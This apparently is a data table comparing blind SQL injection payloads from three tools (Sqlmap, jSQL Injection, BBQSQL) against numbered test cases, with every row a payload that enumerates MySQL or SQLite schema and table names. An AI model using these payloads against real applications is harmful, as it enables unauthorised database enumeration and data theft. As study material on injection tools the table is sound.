2	Sqlmap	Username=ADMIN' OR ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 1,1),10,1))>1-- -
2	jSQL Injection	admin' and ascii(substring((select concat(0x53714c69,mid((select concat(ifnull(group_concat(0x04,r,0x05,q,0x04 order by r separator 0x06),0x01030307),0x01030307)from(select cast(SCHEMA_NAME as char)r,cast(count(TABLE_NAME)as char)q from INFORMATION_SCHEMA.tables right join INFORMATION_SCHEMA.schemata on SCHEMA_NAME=table_schema group by r order by 1 limit 1,65536)x),1,65565))),1,1))>1--
2	BBQSQL	' OR ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT ${row_index:0},1),${char_index:1},1))${comparator:>}{char_val:0 }-- -
3	Sqlmap	username=SLAPYVARDIS' or ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT 1,1),1,1))>0-- -
3	jSQL Injection	Username=SLAPYVARDIS' or ascii(substring((select concat(0x53714c69,mid((select concat(ifnull(group_concat(0x04,r,0x05,q,0x04 order by r separator 0x06),0x01030307),0x01030307)from(select cast(SCHEMA_NAME as char)r,cast(count(TABLE_NAME)as char)q from INFORMATION_SCHEMA.tables right join INFORMATION_SCHEMA.schemata on SCHEMA_NAME=table_schema group by r order by 1 limit 2,65536)x),1,65565))),12,1))>1-- -
3	BBQSQL	username=SLAPYVARDIS' or ORD(MID((SELECT DISTINCT(IFNULL(CAST(schema_name AS NCHAR),0x20)) FROM INFORMATION_SCHEMA.SCHEMATA LIMIT ${row_index:0},1),${char_index:1},1))${comparator:>}${char_val:0}-- -
4	Sqlmap	q=PARAMETRAS') OR NOT SUBSTR((SELECT COALESCE(CAST(COUNT(tbl_name) AS TEXT),CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101)),1,1)>CHAR(51) AND ('YaSy' LIKE 'YaSy
4	jSQL Injection	q=PARAMETRAS'))or unicode(substr((select'SqLi'||substr((select sqlite_version()||'.'||'sqlite_master'||'.'||'anonymous'||'.... '),1,65536)),1,1))>1-- -
4	BBQSQL	q=PARAMETRAS') OR NOT SUBSTR((SELECT COALESCE(tbl_name,CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101) LIMIT ${row_index:1},1),${char_index:1},1)${comparator:>}CHAR(${char_ val:0}) AND ('WvYj' LIKE 'WvYj
5	Sqlmap	email=PASTAS' OR NOT SUBSTR((SELECT COALESCE(CAST(COUNT(tbl_name) AS TEXT),CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101)),1,1)>CHAR(51)-- fvnz

5	jSQL Injection	email=PASTAS'or unicode(substr((select'SqLi'||substr((select group_concat('.'||name||'.0.','.')||'....'from(select*from master where type='table'order by tbl_name limit 65536 offset 0)),1,65536)),13,1))>1-- -BIOr
5	BBQSQL	email=PASTAS' OR NOT SUBSTR((SELECT COALESCE(CAST(tbl_name AS TEXT),CHAR(32)) FROM sqlite_master WHERE type=CHAR(116,97,98,108,101) LIMIT ${row_index:0},1),${char_index:1},1)${comparator:>}CHAR(${char_val:0})-- Yniz